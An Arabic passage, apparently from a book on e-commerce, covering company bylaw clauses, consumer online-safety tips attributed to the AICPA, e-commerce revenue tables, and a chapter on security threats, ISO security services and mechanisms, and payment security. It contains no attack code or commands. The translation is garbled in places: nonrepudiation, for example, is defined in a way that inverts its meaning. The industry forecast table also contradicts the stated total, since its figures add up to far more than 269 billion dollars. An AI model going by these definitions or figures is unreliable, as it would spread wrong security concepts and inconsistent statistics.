يجوز لأعضاء مجلس الإدارة أن يحجزوا بالكيفية التي يرونها مناسبة في تي سهم لهم عليه حق الحجز ولكن لا يجوز البيع إلا إذا حان وقت لتصبح فيه هذه الأموال مستحقة الدفع ولا تعرف الشركة لأي شخص يحمل أي سهم بصفة رسمية ولا تكون الشركة ملزمة أن تعترف بأي صلة في أي جزء من السهم ولا بأي حق فيها يتعلق بالأسهم إلا بالحق المطلق في كل سهم لحاملة المسجل .

ولا يجوز مباشرة أي عمل في أي اجتماع الا بحضور من يحكمون ما لا يقل عن ٥١% من جملة الأسهم في الميعاد الذي يبدأ فيه الاجتماع مباشرة ويجوز لمجلس الإدارة الدعوة لاجتماع فوق العادة في أي وقت يراه مناسباً إذا طلبه كتابه ١٠% فأكثر من حملة الأسهم يمكن أي مساهم في الشركة أن يوكل غيره في تمثليه بالاجتماع العام العادي أو فوق العادة ويدعو مجلس الإدارة لاجتماعية عدد اثنين من الأعضاء ولا يزيد عن أربعة.

ويدير مجلس الإدارة أعماله ويباشر كافة السلطات بمقتضي قانون الشركات لسنة ١٩٢٥ لا يقل مجلس الإدارة عن اثنين ولا يزيد في سبعة أعضاء ويحتفظ مجلس الإدارة بسجلات ومحاضرات لأعماله وكافة أعمال الشركة.

ترسل الإعلانات لأي عضو أما بالتسليم الشخص أو علي عنوانه المسجل ويعتبر الإعلان المرسل البريد أنه قد أبلغ العضو منذ ما أرسل إليه داخل خطاب معنون بطريقة صحيحة وخالص أجره البريد أو تم رسالة بالفاكس أو برقياً معنوياً بطريقة صحيحة إذا نشأ نزاع بين الشركة واحد مساهمتها أو فيما بين المساهمين

يسوي النزاع بالطريقة الودية وفي حالة فشل ذلك يلجأ الطرفان للتحكيم وفق القانون ويكون قرار هيئة التحكيم نهائياً وملزماً .

الحلول التجارية الإلكترونية:

الحلول المقترحة للسيطرة على مخاطر التجارة الإلكترونية

لقد حاولت عدة جهات اقتراح الكثير من الخطوات لمواجهة مخاطر التجارة الإلكترونية ، وقد كان معهد المحاسبين القانونيين الأمريكي من أولى الجهات التي قدمت اقتراحات قيمة في الاجتماع الذي عقد في مدينة باريس في الأول من أغسطس لعام ٢٠٠٠ ، والذي ضم عدة جهات محاسبية مهنية متخصصة بهدف إيجاد حلول لمخاطر التجارة الإلكترونية التي يواجهها المستهلك، ويمكن تلخيص هذه المقترحات على الشكل التالي :

١- توخي الحذر بإعطاء المعلومات الشخصية ، وذلك بعدم إعطاء المعلومات الشخصية ، إلا للجهات الموثوق بها ، ومعرفة أسباب حاجة تلك الجهات لهذه المعلومات ، وتتضمن المعلومات الشخصية بشكل أساسي كلا من العنوان البريدي وأرقام الهواتف والبريد الإلكتروني.

٢- استخدام برنامج آمن للدخول إلى شبكة الانترنت ، من المعروف أن كل جهاز كمبيوتر يحتوي على برنامج خاص للدخول إلى شبكة الانترنت ، وفي الغالب فإن هذه البرامج تحتوي على آليات معينة تحفظ في ذاكرة الجهاز جميع المعلومات التي تم تداولها في الشبكة من خلاله .

وفي كثير من الأحيان يستطيع المخترق وعبر الانترنت الدخول لذاكرة هذا البرنامج والحصول على جميع المعلومات الخاصة بالمستخدم ودون أن يستشعر

بذلك ؛ ولهذا ينصح بشراء برنامج خاص يتمتع بحماية عالية لمنع المخترق من الدخول إلى ذاكرته .

٣- **التأكد من موقع التاجر على الشبكة** ، يجب التأكد بأن الموقع الخاص بالتاجر هو الموقع المقصود ، وذلك بالاطلاع على سياسات التاجر والتي تتضمن الموقع الأم والذي تم إنشاء موقع التاجر من خلاله . كما انه يمكن معرفة موقع التاجر من خلال آلية التصفح الخاصة ([Uniform Resource Locator \(URL\)](#)) ، من منطلق أن هذه الآلية تمكن من تتبع الموقع ومعرفة أسس إنشائه ، وفي حالة عدم التمكن من تتبعه فيكون الموقع في الغالب موقعاً مشكوكاً به .

٤- **استخدام بطاقات الدفع المضمونة** ، يفضل استخدام بطاقات دفع مضمونة أو محمية ، والمقصود بذلك أن يتم التعامل مع مصدري بطاقات الدفع عبر الانترنت والذين يتمتعون بسياسات خاصة تحمي الشخص المتعامل من مسؤولية الاستخدام غير المرخص لبطاقته من قبل الغير .

٥- **الحذر من تنزيل برامج عبر الانترنت غير موثوقة المصدر** ، من المعروف أن مستخدم الانترنت وعبر تجوله بالشبكة ضمن مواقع متعددة يستطيع تنزيل برامج مجانية على جهازه ، يتم استخدامها لأغراض كثيرة: مثل برامج العرض الصوتية والمرئية وأغراض كثيرة . يجب توخي الحذر الشديد عند تنزيل تلك البرامج وخصوصاً من المواقع المشكوك بأمورها ، لأنها قد تكون مبرمجة بآلية معينة ، تقوم على تجميع كل الأمور الخاصة بك والموجودة على جهازك وترحيلها للجهة المنشئة للبرنامج وذلك دون شعورك بذلك .

٦- **الحذر من إعطاء أرقامك السرية** ، ويشمل هذا التحذير كل أرقامك السرية وبشتى أشكالها وأنواعها ، وخصوصاً الأرقام الخاصة بدخولك للشبكة عبر مزود الخدمة . كما ينصح كذلك وعند إنشاء أرقامك السرية أن تبعد عن الأمور التقليدية بإنشاء الرقم ، كأن تستخدم اسمك أو رقم هاتفك ، ويفضل أن تجعل رقمك السري

معقدا نوعا ما وتضمنه مجموعة من الأرقام والأحرف والرموز ، وكلما كان رقمك السري معقدا ، كان اكتشافه صعبا . فمن المعروف أن قراصنة الانترنت استطاعوا وبشكل مذهل إنشاء برامج تكنولوجية ، والتي تعمل بنظام الاحتمالات ، تستطيع حل شفرة الأرقام السرية وبسرعة خيالية ، ولكنها قد تعجز عن ذلك ، فكلما كان الرقم معقد التكوين ومتضمنا لرموز وأرقام وأحرف كانت مقدرة تلك البرامج على فك تشفيره ضئيلة جدا .

٧- الاحتفاظ بنسخ من العمليات ، وهذه تعد من الأمور المهمة والتي تساهم في اكتشاف السرقات وتفاذي استمرارها . والمقصود بأن تحتفظ دوما بنسخة من عملية الشراء التي قمت بها (كمستهلك) عبر شبكة الانترنت ، وكذلك بالاستمرار بعمل تسويات الشراء مع مصدر بطاقة الدفع . والمقصود هنا أمران مهمان جدا وهما :

- الاحتفاظ بنسخة من طلب الشراء ورقم الطلبية ، وهذا سيساعدك على الاتصال مع التاجر لحل إشكاليات عدة ، كموعد التسليم ومطابقة الطلبية ، وبالتالي تحديد الآخرين من الاستخدامات غير المرغوب فيها .

- الاستمرار بتسوية حسابات الدفع ، ويفضل أن تكون مطابقتك لحسابات الدفع عبر الانترنت تسوية ذات طابع زمني قصير ، وذلك لاكتشاف الاختراقات بوقت سريع وإيقاف آلية الدفع عند الضرورة ؛ لكي لا يستطيع المخترق الاستمرار باستخدام بطاقتك .

٨- راقب استخدام الموقع للمحددات Cookies ، والمحددات Cookies هي: عبارة عن رموز رقمية تساعدك بدخول الموقع دون إعادة كتابة رقمك السري ، وعادة ما يتم إدخالها إلى جهازك من قبل الموقع دون طلب الإذن منك بذلك ، وآلية عمل هذه المحددات بأنه وعند دخول الموقع مرة أخرى ، يقوم الموقع بالاتصال بتلك المحددات والموجودة على جهازك ومطابقتها برقمك السري ومن ثم السماح له بالدخول دون طلب الرقم السري . وفي الغالب يستطيع قراصنة الانترنت تتبع هذه

المحددات Cookies على جهازك عندما تكون على الشبكة ، ولذلك يفضل برمجة جهازك على طلب الإذن منك قبل أن ينزل الموقع تلك المحددات عليه .

٩- **عدم السماح للأطفال باستخدام الشبكة دون إشراف** ، تأكد بأنك تشرف على أطفالك عندما يستخدمون الانترنت ، خصوصا أنهم يستطيعون إعطاء جميع المعلومات الشخصية عن حسن نية ، والتي تكون كفيلة بتمكين الغير من اختراق جهازك ويكل بسهولة .

١٠- **استخدم المواقع المرخصة** ، والمقصود بالمواقع المرخصة ، تلك المواقع التي تم تقييمها وتأهيلها من قبل طرف ثالث مؤهل بأمور الحماية ، حيث أن ذلك النوع من المواقع يكون معمورا بتوقيع إلكتروني خاص من طرف ثالث مهني متخصص ، كمعهد المحاسبين القانونيين الأمريكي .

من الملاحظ أن أمور الحماية العشرة السابقة والتي ينصح باتباعها من قبل معهد المحاسبين القانونيين الأمريكي ، هي أمور حماية خاصة بالمستهلك ، والسبب بذلك أن التاجر يستطيع توفير آليات حماية عديدة والتي قد تكون باهظة الثمن ، ولكن المستهلك لا يستطيع ذلك . وبالطبع يعتبر المستهلك حجر الأساس في التعامل الإلكتروني ، وفي حالة فقدانه الثقة لهذا النوع من التعامل ستكون التكنولوجيا هذه عديمة الجدوى .

وكنظرة اقتصادية ناجحة ، فإنا توفير الخدمات والنصائح المجانية للمستهلك ستشجعه على التعامل عبر التجارة الإلكترونية ، وبالتالي تأمين إيرادات خيالية لكل من التاجر والمؤسسات المهنية الخاصة . ولو أمعنا النظر بالاقتران العاشر استخدام مواقع مرخصة ، سنجد اليوم بأن الكثير من الهيئات المهنية المحاسبية وعلى رأسها معهد المحاسبين القانونيين الأمريكي ، تمارس خدمة جديدة تسمى موثوقية مواقع الشبكة العنكبوتية عبر الانترنت Web Trust ، وهذه الخدمة كفيلة بتوفير إيرادات خيالية معتمدة على إيرادات المتاجرين عبر التجارة الإلكترونية .

والجدول التالي يوضح مبالغ الإيرادات عبر التجارة الإلكترونية لعام ١٩٩٧ بالولايات المتحدة الأمريكية :

إيرادات السلع		إيرادات الخدمات	
الألبسة	٤٦ مليون دولار	اللهو	٨٥ مليون دولار
الهدايا	١٥ مليون دولار	اشتراكات	١٢٠ مليون دولار
كتب	١٦ مليون دولار	خدمات بالغين (جنس)	٥٢ مليون دولار
مواد غذائية	٣٩ مليون دولار	موسيقى	٩ ملايين دولار
سلع أخرى	٣٧ مليون دولار	خدمات مالية	٦٨ مليون دولار
		خدمات تأمين	٣٩ مليون دولار
مجموع السلع	١٥٣ مليون دولار	مجموع الخدمات	٣٧٣ مليون دولار

ومن الملاحظ وبعد أن تنبّهت المعاهد المحاسبية المهنية لأهمية التجارة الإلكترونية ، قامت بالحث على إيجاد آليات ومعايير محاسبية خاصة لحماية التعاملات عبر الانترنت بواسطة التجارة الإلكترونية ، ووجود هذه الآليات والمعايير مكنت الشركات بشكل أو بآخر من كسب ثقة المستهلك بالتعامل معها عبر هذه الآلية التكنولوجية الحديثة . وبعض الإحصائيات عكست هذه الثقة المتولدة بمساعدة الهيئات المحاسبية المهنية .

لقد أشارت الدراسة التي أجرتها شركة Forrester Research Cambridge بأنها تتوقع بأن حجم المبيعات عبر الانترنت في الولايات المتحدة الأمريكية وحدها سوف يصل إلى ٢٦٩ مليار دولار بحلول عام ٢٠٠٥ ، وهذه زيادة هائلة

إذا ما قورنت مع حجم مبيعات عام ٢٠٠٠ والذي بلغ ٤٤.٨ مليار دولار . وتشير الشركة صاحبة الدراسة أن التوقعات في زيادة عمليات الشراء والبيع من قبل بعض الصناعات الأمريكية بين عامي ٢٠٠٠ و ٢٠٠٥ ستكون على الشكل التالي:

الزيادات في التعامل عبر الانترنت في بعض الصناعات الأمريكية (مليار دولار)

الصناعة	عام ٢٠٠٠	توقعات عام ٢٠٠٥
الغذائية والمشروبات	٣٥	٨٦٣
المعدات الصناعية	٢٠	٥٦٥
الحاسوب والاتصالات	٩٠	١٠٢٨
السيارات وقطع الغيار	٢١	٦٦٠
الإنشاءات والعقارات	١٩	٥٢٨

الفصل الرابع

الأمان والسرية في التجارة الإلكترونية

الأمان والسرية في التجارة الإلكترونية

في هذا الباب نقدم مقدمة مختصرة عن معلومات الأمن ، ونشرح التعبيرات الأساسية . فهو يعطى فكرة عن أمن المعلومات الأساسية وآليات الأمن التى يمكن استعمالها لدعم سياسة أمن محددة .

تهديدات الأمن :

يمكن أن تتعرض النظم لأنواع كثيرة مختلفة للتهديد والهجوم . والتعبير نظام (system) هنا أن خدمة متوفرة فى شبكة إتصالات ، مثل الانترنت . وقد تكون خدمة (logon) . يقدمها حاسب آلى يدير نظام تشغيل محدد ، أو مركز تسويق فعلى على موقع شبكة التاجر . المستخدمون والمزودون لتلك الخدمة ، بما فيهم المستخدمون البشريون ، هى حاسبات آلية (مضيقة) ومعالجات حاسبات آلية تعرف بالرؤساء (principals) .

الهجوم على نظام يمكن تصنيفه كأنواع متعددة :

- التنصت (أو استرقاق السمع) (eavesdropping) : تداخل وقراءة رسائل مخصصة لرؤساء آخرين .
- التنكر (masquerading) : إرسال واستقبال رسائل باستعمال هوية مدير آخر .
- العبث بالرسائل (message tampering) : تداخل وتغيير رسائل مخصصة لرؤساء آخرين .
- التلاعب (replaying) : إستعمال رسائل سبق إرسالها لاكتساب حقوق مدير آخر .
- التسريب (infiltration) : إساءة إستعمال سلطة مدير حتى ينفذ برامج خبيثة أو عدائية .

- تحليل حركة (traffic analysis) : ملاحظة (مراقبة) الحركة من أو إل مدير .
- رفض الخدمة (denial - of - service) منع المدراء ذوى السلطة .

مستويات المخاطرة

Seriousness (٢)	Threat probability (١)		
	Seldom (٣)	Not often (٤)	Often (٥)
Not serious (٦)	1	2	3
Serious (٧)	4	5	6
Very serious (٨)	7	8	9

- ١- احتمال التهديد . ٢- الجدية . ٣- نادر . ٤- ليس نادراً .
٥- كثيراً ما يحدث . ٦- ليس حاداً . ٧- حاد . ٨- حاد جداً .

إدارة المخاطرة :

طريقة دعم نظام بوظيفية أمن تبدأ دائماً بتحليل شامل لمعظم التهديدات المحتملة وتعرض النظام لها . تحليل المخاطرة (Risk analysis) تقيم العلاقة لجدية التهديد، وعدد مرات حدوثه وتكاليف تنفيذ آلية حماية مناسبة . ويمكن قياس الجدية بتكاليف الاصلاح والتلف الناتج من هجوم ناجح . جدول يبين تحليل مبسط للتكاليف الكلية (١) يعنى التكاليف الكلية الأدنى ، و ٩ تعنى التكاليف الأعلى) التى يمكن أن تنتج من هجوم محدد . وهذا الاجراء يشار إليه أحياناً بمستوى المخاطرة (risk level ، والعملية كلها بادارة المخاطرة (risk management) . ومن الواضح أنه إذا كان من المحتمل حدوث هجوم كثيراً وكان جاداً جداً ، فسيكون من المكلف أن يتم البرؤ منه . ونتيجة لذلك فإن التكلفة ستكون حماية مناسبة .

تحليل المخاطرة يجب حدوثه فى طور التخطيط قبل تنفيذ حل أمن محدد . وحيث أن

معظم النظم التى تحتاج حماية معقدة جدًا ، فمن المستحيل التأكد كليةً أن إجراءات الأمن التى نفذت كافية . والانترنت هى بيئة متغيرة بصفة مستمرة ، كذلك من منظور الأمن ، فقد تم إكتشاف تعرض السقوط الجديد فى كل الوقت . فهو دور إدارة الأذعان (compliance management) للتحليل سواء كانت وظيفة الأمن الموجودة تقدم نوع الحماية التى ضد ما يتوقع .

خدمات الأمن :

على أساس نتائج تحليل المخاطرة ، يمكن تعريف سياسة المخاطرة والتى تحدد بوضوح ما هو المطلوب تأمينه . سياسة الأمن لا يمكنها عادةً أن تغطى كل المخاطر الممكنة للنظام ، ولكنها تمثل تناوب معقول بين المخاطر والموارد المعقولة .

الوظائف التى تقوى سياسة الأمن يشار إليها كخدمات أمن (security services) . وتنفذ الخدمات بآليات أمن (security mechanisms) والتى يتم التحقق منها بالمقابل بخطوات حل مشفرة (cryptographic-algorithms) وبروتوكولات آمنة (secure protocols) .

الهيئة الدولية للمعايير :

(International Organization for Standardization : ISO)

تعرف خدمات الأمن الأساسية التالية :

- التوثيق (authentication) : يؤكد أن كينونة مدير أو أساس بيانات حقيقية وغير زائفة .
- تحكم الوصول (access control) : يؤكد أن الرؤساء المخول لهم ، هم فقط الذين يمكن أن يكتبوا وصول لحماية الموارد .
- ثقة فى البيانات (data confidentiality) : تؤكد أن الرؤساء المخول لهم فقط هم الذين يمكن أن يفهموا البيانات المحمية (خصوصية أيضًا : privacy) .

● تكامل البيانات (data integrity) : يؤكد أنه لم يتم تعديل في البيانات بواسطة رؤساء غير مخول لهم .

● عدم فرض السلطة (nonrepudiation) : يؤكد أن الرئيس لا يمكن منعه من أداء بعض العمل في البيانات (مثل تأليف ، أو إرسال ، أو إستقبال) .

خدمة التوثيق يمكن أن تؤكد أن طرف الاتصالات في الحقيقة هو ما يجب أن يكون . وهذا النوع من التوثيق يسمى توثيق كينونة متماثلة (peer entity authentication) وإذا قدمت خدمة توثيق برهان بأن قطعة معلومات تصدر من مصدر محدد فهي تسمى توثيق أصل البيانات (data origin authentication) .

خدمات خصوصية البيانات قد تكون من نوع مختلف أيضاً . ولتأكيد الخصوصية بين طرفي إتصالات يشكّلان قناة إتصالات ، تستعمل خدمة خصوصية ربط . وإذا كانت قناة الاتصالات منطقية فقط ، فإن الخدمة يشار إليها بخصوصية عدم ربط . وإذا كانت أجزاء محددة من الرسائل يتم تبادلها هي التي يتم حمايتها فقط ، فإن خدمة خصوصية حقل متتقى هي المطلوبة . فمثلاً عندما تكون رسائل HTTP ذات حماية SSL فقط (مثل S-HTTP) ، فتوجد خصوصية حقل متتقى . خصوصية إنسياب الحركة تحمي ضد تحليل الحركة وتشابه خدمة خصوصية البيانات ، فإن خدمات تكامل البيانات مختلفة لبروتوكولات موجهة بالربط والتي بدون ربط . وللبروتوكولات الموجهة بالربط ، فقد تعطى إسترجاع رسالة . خدمات تكامل البيانات يمكنها أيضاً حماية الحقول المتتقة للرسائل فقط .

وبناء على الـ ISO ، فإن خدمات إقرار السلطات يمكنها منع رفض أصل البيانات أو تسليم بيانات . ويوجد احتمالان إضافيان : إقرار السلطات بالأذعان والإقرار بالتسلم . فهي تحتاج بنية أساسية معقدة جداً .

آليات الأمن :

آليات الأمن يمكن أن تكون محددة أو وقائية . آليات الأمن التالية المحددة يمكن إستعمالها لتنفيذ خدمات الأمن :

- آليات التشفير .
- آليات التوقيع الرقمي .
- آليات تحكم الوصول .
- آليات تكامل البيانات .
- آليات تبادل التوثيق .
- آليات حشو الحركة (Traffic padding mechanisms) .
- آليات تحكم التسيير .
- آليات التوثيق (notarization mechanisms) .

آليات التشفير تحمي الخصوصية (الشخصية) للبيانات . وآلية التشفير تستعمل مفتاح دائماً متاح لمجموعة معرفة من الناس فقط . وتلك المجموعة قد تحتوى على شخص واحد (مستقبل البيانات المشفرة) أو أشخاص متعددين (مثل فريق موجود فى دورة إتصالات) . وكما سنعرف ، فإن التوقيع الرقمى أكثر قوة من التوقيع المكتوب باليد . ويمكن توليده بواسطة آلية توقيع رقمية خاصة ، وكذلك مثل ما هو لبعض آليات التشفير.

ويمكن أن يؤسس التوثيق على آلية تشفير ، ولكن بسبب سياسى ، فإن هذا ليس قانونى أو مرغوب دائماً . لذلك ، فقد تم تطوير آليات متعددة والتي غرضها الوحيد هو تبادل التوثيق (authentication) .

آليات تحكم الوصول تربط بقوة بتوثيق . وكل فاعل (principal) محدد مجموعة موافقات وصول أو حقوق (أى قراءة أو كتابة أو تنفيذ) . وكل وصول لمورد ذو حماية بتوسط وسيلة حاسب الى مركزى تدعى مراقبة مرجع (reference monitor) . وحتى تكون قادرة على استعمال موافقات الوصول ، فإنه يجب على الفاعل أن يوثق أولاً. وإذا كان تحكم الوصول قد تم تنفيذه بطريقة صحيحة ، فإن معظم تسلل الهجوم لا يواجهه خطراً .

آلية تكامل البيانات تحمي البيانات من التعديل الغير موثق . يمكنها مثلاً ، إستعمال التوقيعات الرقمية للمخصصات الرسالة التي تم حسابها بواسطة دالة مزيج شفرة مكتوبة .

آليات حشو الحركة تقدم حماية ضد تحليل الحركة . أحياناً ، يمكن لخصم رسم خلاصة من ملاحظة ، مثل تغيير في كمية البيانات المتبادلة بين فاعلين . لذلك ، فإنه قد يكون من الأفضل توليد حركة دمية (dummy) لحفظ المستوى ثابت تقريباً ، بحيث يمكن للخصم أن يكتسب معلومة .

آلية تحكم التسيير تجعل من الممكن عمل مسار محدد لارسال بيانات خلال شبكة . في هذه الطريقة ، فإن عقد الشبكة الموثوق بها يمكن إنتقائها بحيث لا تكون البيانات معرضة لهجوم أمن . زيادة على ذلك ، إذا كانت البيانات الداخلة لشبكة خاصة ليس لها علامة أمن جيدة ، فإن إدارى الشبكة يمكن أن يقرر رفضها .

آليات التوثيق تزود بواسطة موثق طرف ثالث والذي يجب الوثوق به من كل المشاركين . ويمكن للموثق العام أن يؤكد تكامل ، والأصل وزمن وجهة وصول البيانات . فمثلاً ، فإن الرسالة التي يجب أن تسلم في وقت محدد قد تكون مطلوبة أن تحمل طابع وقت من خدمة زمن موثق به لتعطى وقت التسليم . خدمة الزمن يمكن أن تضع ختم الزمن ، وإذا كان ضرورياً ، توقيع الرسالة رقمياً .

معيار ISO يعرف وضع خدمات الأمن والآليات في :

[Open Systems Interconnection] OSI

أو الربط البينى للنظم المفتوحة لموديل مرجع الطبقات السبعة . بعض الخدمات يمكن أن تزود عند أكثر من طبقة واحدة إذا كان التأثير على الأمن مختلف

أسس الأمن للتجارة الإلكترونية

					التطبيقات
			التقديم		
			الدورة		
			النقل		مجهولة المصدر
		الشبكة			مجهولة المصدر
	وصلة البيانات				الثقة في المجال المنتقى
طبيعي					تكامل ربط المجال المنتقى
					تكامل عدم ربط المجال المنتقى
			تكامل ربط مع استرداد		تكامل ربط مع استرداد
		توثيق كينونة نظرية	توثيق كينونة نظرية		توثيق كينونة نظرية
		توثيق مصدر بيانات	توثيق مصدر بيانات		توثيق مصدر بيانات
		خدمة تحكم الوصول	خدمة تحكم الوصول		خدمة تحكم الوصول
		تكامل ربط بدون استرداد	تكامل ربط بدون استرداد		تكامل ربط بدون استرداد
		تكامل بدون ربط	تكامل بدون ربط		تكامل بدون ربط
	خصوصية بدون ربط	خصوصية بدون ربط	خصوصية بدون ربط		خصوصية بدون ربط
خصوصية ربط	خصوصية ربط	خصوصية ربط	خصوصية ربط		خصوصية ربط
خصوصية سريان الحركة		خصوصية سريان الحركة			خصوصية سريان الحركة

البيانات الآمنة المنتشرة ليست مخصصة لأي خدمة آمنة محددة . البيانات الوظيفية الموثوقة بها تعطى قاعدة حساب موثوق بها لأداء عمليات حاسمة للأمن .

علامات الأمن (security labels) تبين مستوى الحساسية للبيانات (مثل سرى للغاية) . إسترداد الأمن يتضمن إجراءات مثل القوائم السوداء للضيوف أو المستخدمين ، أو الفصل من شبكة عامة .

تدقيق الأمن (security audit) يعطى إشراف ثابت لنشاطات الأمن الحاسمة في نظام تحت حماية . . كذلك ، فإن عمله إختبار كفاية تحكيمات نظام وإذعان لسياسة الأمن الموجودة (إدارة الإذعان) .

نتائج التدقيق يشار إليها بممر تدقيق الأمن (security audit trail) ، مثل ملفات سجل الأحداث (log files) .

أخيراً ، فإن دور كشف الحدث أو كشف التطفل هو مراقبة إنتهاك الأمن المحدد أو الأهم هو الأحداث الخطيرة أو عدد مرات حدوث شيء محدد ، إذا كانت سياسة الأمن لشبكة محلية (LAN) لا تسمح لمستخدمين بالدخول من خارج الشبكة ، فمن الممكن كشف أى من تلك المحاولات بالبحث أوتوماتيكياً في ملفات سجلات الأحداث عن محاولات الدخول حيث يختلف مجال المستخدم (user domain) عن ذلك المحلي .

إدارة آلية الأمن ، كما هي محددة في معيار ISO هي خاصة بإدارة الآليات المختلفة . وإحدى الوظائف ذات الأهمية القصوى هي إدارة مفتاح (key management) ، والتي تتضمن توليد والتوزيع الأمن لمفاتيح مشفرة .

خدمات أمن الدفع :

Payment Security Services

حتى نلبى إحتياجات الأمن كليةً وذلك لنظام دفع الكترونى ، فمن الضرورى عمل خدمات أمن إضافية والتي تختلف عن خدمات أمن الاتصالات ، وفي هذا الباب ، فإن هذه الخدمات الجديدة معرفة . وتنتج التعريفات من تعميم وسائل أمن الدفع المستعملة فى نظم الدفع الالكترونية الموجودة .

وهذا الجزء يعطى تصنيف مبسط لخدمات أمن الدفع المستعملة بالإضافة لخدمات أمن المعلومات الأساسية . بعض أنواع خدمات أمن الدفع كانت مطورة أساساً لأنواع مختلفة لخدمات الشبكات مثل المحاسبة فى نظم موزع (مثل Kerberos) . وأى خدمات أمن دفع تم تنفيذها حقيقة ، فهذا يعتمد على سياسة أمن نظام الدفع . ومثل ما هو مع سياسات أمن المعلومات ، فإن تطوير سياسة أمن دفع يبدأ دائماً بتحليل مخاطرة . لذلك ، فمثلاً ، نظام دفع الكترونى لتعاملات تتضمن كميات كبيرة من النقود يحتاج لسياسة أمن معقد أكثر وبالتالي أكثر تكلفة كسياسة أمن عن نظام دفع دقيق والذي فيه قيم صغيرة (حتى خمسة يورو) يتم تبادلها . وبناء على ما هو الذى يتم حمايته ، فإن خدمات أمن المعلومات وواحد أو أكثر من خدمات الدفع التالية يمكن تنفيذها . ومن الضرورى التحقق أن نظام الدفع قد يكون له إحتياجات أمن متضاربة . فمثلاً ، فقد يحتاج أن تكون العملات الرقمية بدون مسمى ، ولكن فى نفس الوقت يحتاج تحديد العملاء الذين يحاولون صرف تلك النقود بازدواج . لذلك ، فلا يوصى بجمع الآليات المذكورة فى هذا الكتاب بدون الأخذ فى الاعتبار التقاطع الممكن بينها .

التصنيف التالى مبنى على تحليل نظم دفع الكترونية تجريبية أو تجارية موجودة . وكل نظام دفع الكترونى له مجموعة محددة لاحتياجات الأمن ، وبالتالي مجموعة

محددة لخدمات الأمن واليات أمن من نظام دفع الكترونى موجود لكل من خدمات الأمن التى سينشرها .

وتلك الأجزاء ستركز على شرح أسس وسائل أمن الدفع بدلاً من إعطاء استعراض كامل لنظم الدفع الالكترونية التجارية . واستعراض عدد من نظم دفع التجريبية والالكترونية التجارية سنذكره .

خدمات أمن الدفع تقع فى ثلاثة مجاميع أساسية بناء على جهاز الدفع المستعمل . المجموعة الأولى ترجع لكل أنواع نظم الدفع الالكترونية وكل أجهزة الدفع .

الخدمات من المجموعة الأولى يشار إليها كخدمات أمن تعامل الدفع (payment transaction security) .

● إغفال إسم المستخدم (user anonymity) : يحمى ضد كينونة المستخدم فى تعامل شبكة .

● عدم تتبع الموقع (location untraceability) : يحمى ضد إفشاء شخصية الدافع فى تعامل دفع .

● عدم تتبع تعامل للدفع (payment transaction untraceability) : يحمى ضد الوصلة بين تعاملين مختلفين للدفع يتضمنان نفس العميل .

● خصوصية بيانات تعامل الدفع (confidentiality of payment transaction data) : تحمى بانتقائية ضد كشف أجزاء محددة لبيانات تعامل دفع الأسس منتقاة من مجموعة الأشخاص المؤهلين .

● رسائل رفض تعامل الدفع : Nonrepudiation of payment transaction messages : يحمى ضد انكار مصدر رسائل البروتوكول فى تعامل دفع .

● حداثة رسائل تعامل الدفع : Freshness of payment transaction messages : ويشار إليها كأمن النقود الرقمية .

- حماية ضد الصرف المزدوج : يمنع الاستعمال المتعدد للعملات الالكترونية .
- حماية ضد تزيف العملات : يمنع إنتاج العملات الرقمية المزيفة بواسطة شخص غير مسموح له .
- حماية ضد سرقة العملات : تمنع صرف العملات الرقمية بواسطة شخص غير مسموح له .
- المجموعة الثالثة للخدمات مؤسسية على وسائل محددة لنظم دفع باستعمال شيكات الكترونية كأجهزة دفع . وتوجد خدمة إضافية طبيعية للشيكات الالكترونية :
- نقل تفويض الدفع (وكالة) : [payment authorization transfer (proxy)]
يجعل من الممكن نقل توكيل الدفع من الشخص المصرح له لشخص آخر بواسطة الشخص المصرح له .
- أمن تعامل الدفع :**

الخدمة التي تحمى إغفال اسم المستخدم ليست محددة في الحقيقة لنظم الدفع الالكتروني فقط ، ولكن يمكن تطبيقها على أي نوع للخدمة الشبكة . فمثلاً ، قد يرغب المستخدم أن يرسل بريد الكتروني أو شراء بضائع على الانترنت باغفال الاسم . .
عدم تتبع الموقع يرجع لأغفال اسم شبكة المستخدم . لنفترض أن شخصية المستخدم والذي أرسل بريد إلكتروني باغفال الاسم لم يبيع لمجال الراسل (أو Form)، ولكن عنوان IP أو إسم المضيف للحاسب الآلي الذي أرسله منه معروف . وفي تلك الحالة فإن مجموعة الراسلين المحتملين يمكن تضيقها غالباً إلى عدد أشخاص قليلين فقط ، أو حتى لشخص واحد محدد إذا كان الحاسب الآلي هو PC منزل الراسل . لذلك ، فإن عدم تتبع المستخدم يؤكد أن عنوان IP PCs أو إسم المضيف لا يمكن البوح به .
وحيث أن تعامل الدفع الالكتروني يحدث في شبكة إتصالات ، فإن إغفال إسم الدافع يرجع بقوة إلى إغفال إسم المستخدم . وإغفال إسم المستخدم عبارة عن خدمة تستعمل بين شريكي إتصالات . ويجب أن يحفظ أثناء دورة الاتصالات . إغفال إسم

الدافع ، يجب أن يحفظ خلال التعامل كله ، والذي قد يتضمن دورات متعددة .
وتحدث دورة واحدة ، مثلاً بين العميل والتاجر ، وواحدة بين التاجر والبنك المستفيد ،
وواحدة بين البنك المستفيد وبنك الدافع - انظر شكل . ومن المطلوب عادةً
أن يكون الدافع مغفول الاسم في كل دورة فيما عدا بعض الدورات مع البنك الخاص
به . وبمعنى آخر ، فإن إغفال إسم المستخدم مثل عدم تتبع الموقع هو شرط لاغفال
إسم الدافع ، ولكن إغفال إسم الدافع قد يتضمن بعض الآليات الإضافية .

ويمكن أن يكون الدافع باسم مغفول بطريقة بحيث أنه يختبئ (hides) خلف إسم
مستعار أو ID رقمي . وإذا استعمل نفس ID في كل تعاملات الدفع ، فإن تعامله
يمكن مراقبته ، وبمصاحبة بعض المعلومات الإضافية ، فإن شخصيته تستخلص .
ودور عدم تتبع تعامل الدفع ليس بعيداً عن الربط بين تعاملات الدفع التي تتضمن
نفس الدافع . خصوصية بيانات تعامل الدفع تكافئ خصوصية الاتصالات السابق
ذكرها . كذلك ، فإن هذه الخدمة تغطي أيضاً حالات أكثر تعقيداً والتي فيها بيانات
تعامل الدفع يتم حمايتها من أن تكشف للأجانب ، وكذلك أيضاً فإن الأجزاء المنتقاة
للبيانات يتم حمايتها من أشخاص معينين (مثل القائمين بالدفع) . وكمثال ، نفترض
أن البيانات تتضمن الجزء a ، b ، ومجموع الأشخاص المسموح لهم تحتوي على شخصين
A ، B . الخصوصية للبيانات يمكن حمايتها بطريقة ما بحيث :

● لا يمكن لشخص فيما عدا A ، B قراءة أى جزء للبيانات .

● A يمكنه قراءة الجزء a فقط .

● B يمكنه قراءة الجزء b فقط .

